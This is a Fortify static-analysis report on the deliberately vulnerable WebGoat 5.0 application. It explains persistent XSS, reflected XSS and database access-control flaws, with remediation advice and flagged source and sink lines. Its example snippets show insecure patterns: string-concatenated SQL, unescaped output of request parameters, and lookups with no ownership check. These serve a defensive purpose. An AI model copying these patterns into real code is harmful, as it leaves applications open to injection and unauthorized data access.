Fortify Security Report

Sep 28, 2017

ChandlerAustin

Executive Summary

Issues Overview

On Jun 21, 2013, a source code review was performed over the WebGoat5.0 code base. 187 files, 9,564 LOC (Executable) were scanned and reviewed for defects that could lead to potential security vulnerabilities. A total of 2320 reviewed findings were uncovered during the analysis.

Issues by Fortify Priority Order	
Critical	1003
Low (889 Hidden)	889
High (268 Hidden)	421
Medium (7 Hidden)	7

Recommendations and Conclusions

The Issues Category section provides Fortify recommendations for addressing issues at a generic level. The recommendations for specific fixes can be extrapolated from those generic recommendations by the development group.

Project Summary

Code Base Summary

Code location: C:/Program Files/HP_Fortify/HP_Fortify_SCA_and_Apps_3.90/Samples/advanced/webgoat/WebGoat5.0
Number of Files: 187
Lines of Code: 9564
Build Label: <No Build Label>

Scan Information

Scan time: 02:26
SCA Engine version: 5.16.0.0042
Machine Name: fortify
Username running scan: fortify

Results Certification

Results Certification Valid

Details:

Results Signature:

SCA Analysis Results has Valid signature

Rules Signature:

There were no custom rules used in this scan

Attack Surface

Attack Surface:
Command Line Arguments:
org.owasp.webgoat.lessons.Encoding.main
org.owasp.webgoat.session.CreateDB.main
org.owasp.webgoat.session.WebgoatProperties.main
org.owasp.webgoat.util.Exec.main

File System:
java.io.FileInputStream.FileInputStream

Private Information:
null.null.null
javax.crypto.SecretKeyFactory.generateSecret
org.owasp.webgoat.session.Employee.getCcn
org.owasp.webgoat.session.Employee.getSsn

Java Properties:
java.lang.System.getProperty
java.util.Properties.load
javax.servlet.GenericServlet.getInitParameter
javax.servlet.ServletContext.getInitParameter

Stream:
java.io.InputStream.read

System Information:
null.null.null
java.lang.Throwable.getLocalizedMessage
java.lang.Throwable.getMessage
java.net.URISyntaxException.getMessage
javax.servlet.ServletContext.getInitParameter
javax.servlet.ServletContext.getRealPath
javax.servlet.ServletContext.getResourcePaths

Web:
java.net.URLConnection.getInputStream
javax.servlet.ServletRequest.getRemoteAddr
javax.servlet.ServletRequest.getRemoteHost
javax.servlet.http.HttpServletRequest.getMethod

Filter Set Summary

Current Enabled Filter Set:
Quick View

Filter Set Details:

Folder Filters:
If [fortify priority order] contains critical Then set folder to Critical
If [fortify priority order] contains high Then set folder to High
If [fortify priority order] contains medium Then set folder to Medium
If [fortify priority order] contains low Then set folder to Low
Visibility Filters:
If impact is not in range [2.5, 5.0] Then hide issue
If likelihood is not in range (1.0, 5.0] Then hide issue

Audit Guide Summary

Audit guide not enabled


Results Outline

Overall number of results

The scan found 2320 issues.

Vulnerability Examples by Category

Category: Cross-Site Scripting: Persistent (611 Issues)



Abstract:

Sending unvalidated data to a web browser can result in the browser executing malicious code.

Explanation:

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of Persistent (also known as Stored) XSS, the untrusted source is typically a database or other back-end datastore, while in the case of Reflected XSS it is typically a web request.

2. The data is included in dynamic content that is sent to a web user without being validated for malicious code.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
rs.next();
String name = rs.getString("name");
}
%>
Employee Name: <%= name %>
```

This code functions correctly when the values of name are well-behaved, but it does nothing to prevent exploits if they are not. This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Persistent (or Stored) XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

Example 2: The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

As in Example 1, this code operates correctly if eid contains only standard alphanumeric text. If eid has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- As in Example 2, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

Recommendations:

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.

Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server -side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- The semicolon, parenthesis, curly braces, and new line should be filtered in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips:

1. The HP Fortify Secure Coding Rulepacks treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient to protect against Cross-Site Scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Fortify RTA adds protection against this category.

AbstractLesson.java, line 1086 (Cross-Site Scripting: Persistent)			
Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The method handleRequest() in AbstractLesson.java sends unvalidated data to a web browser on line 1086, which can result in the browser executing malicious code.		


Source: EditProfile.java:97 java.sql.PreparedStatement.executeQuery()

```
95                      ResultSet.CONCUR_READ_ONLY);
96                    answer_statement.setInt(1, subjectUserId);
97                    ResultSet answer_results = answer_statement.executeQuery();
98                    if (answer_results.next())
99                    {
```

Sink: AbstractLesson.java:1086 org.apache.ecs.html.Form.addElement()

```
1084                  .setEncType("");
1085
1086                 form.addElement(createContent(s));
1087
1088                 setContent(form);
```

Category: Cross-Site Scripting: Reflected (270 Issues)



Abstract:

Sending unvalidated data to a web browser can result in the browser executing malicious code.

Explanation:

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of Reflected XSS, the untrusted source is typically a web request, while in the case of Persisted (also known as Stored) XSS it is typically a database or other back-end datastore.

2. The data is included in dynamic content that is sent to a web user without being validated for malicious code.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The code in this example operates correctly if eid contains only standard alphanumeric text. If eid has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2: The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
rs.next();
String name = rs.getString("name");
}
%>
Employee Name: <%= name %>
```

As in Example 1, this code functions correctly when the values of name are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Persistent (or Stored) XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

Recommendations:

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.

Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server -side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- The semicolon, parenthesis, curly braces, and new line should be filtered in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips:

1. The HP Fortify Secure Coding Rulepacks treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient to protect against Cross-Site Scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Fortify RTA adds protection against this category.

AbstractLesson.java, line 688 (Cross-Site Scripting: Reflected)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Input Validation and Representation		
Abstract:	The method getSource() in AbstractLesson.java sends unvalidated data to a web browser on line 688, which can result in the browser executing malicious code.		
Source:	ParameterParser.java:627 javax.servlet.ServletRequest.getParameterValues()		


```
625                 throws ParameterNotFoundException
626             {
```

```
627                     String[] values = request.getParameterValues(name);
628
629                     if (values == null)
```

Sink: AbstractLesson.java:688 org.apache.ecs.html.Title.Title()

```
686
687                     Head head = new Head();
688                     head.addElement(new Title(getSourceFileName()));
689                     head.addElement(new StringElement(
690                      "<meta name=\"Author\" content=\"Bruce Mayhew\">"));
```

Category: Access Control: Database (124 Issues: 124 Hidden)



Abstract:

Without proper access control, executing a SQL statement that contains a user-controlled primary key can allow an attacker to view unauthorized records.

Explanation:

Database access control errors occur when:

1. Data enters a program from an untrusted source.

2. The data is used to specify the value of a primary key in a SQL query.

Example 1: The following code uses a parameterized statement, which escapes metacharacters and prevents SQL injection vulnerabilities, to construct and execute a SQL query that searches for an invoice matching the specified identifier [1]. The identifier is selected from a list of all invoices associated with the current authenticated user.

```
...
id = Integer.decode(request.getParameter("invoiceID"));
String query = "SELECT * FROM invoices WHERE id = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
ResultSet results = stmt.execute();
...
```

The problem is that the developer has failed to consider all of the possible values of id. Although the interface generates a list of invoice identifiers that belong to the current user, an attacker can bypass this interface to request any desired invoice. Because the code in this example does not check to ensure that the user has permission to access the requested invoice, it will display any invoice, even if it does not belong to the current user.

A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

Recommendations:

Rather than relying on the presentation layer to restrict values submitted by the user, access control should be handled by the application and database layers. Under no circumstances should a user be allowed to retrieve or modify a row in the database without the appropriate permissions. Every query that accesses the database should enforce this policy, which can often be accomplished by simply including the current authenticated username as part of the query.

Example 2: The following code implements the same functionality as Example 1 but imposes an additional constraint requiring that the current authenticated user have specific access to the invoice.

```
...
userName = ctx.getAuthenticatedUserName();
id = Integer.decode(request.getParameter("invoiceID"));
String query =
```

```
"SELECT * FROM invoices WHERE id = ? AND user = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
stmt.setString(2, userName);
ResultSet results = stmt.execute();
...
```

EditProfile.java, line 96 (Access Control: Database) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	Without proper access control, the method getEmployeeProfile() in EditProfile.java can execute a SQL statement on line 96 that contains an attacker-controlled primary key, thereby allowing the attacker to access unauthorized records.		

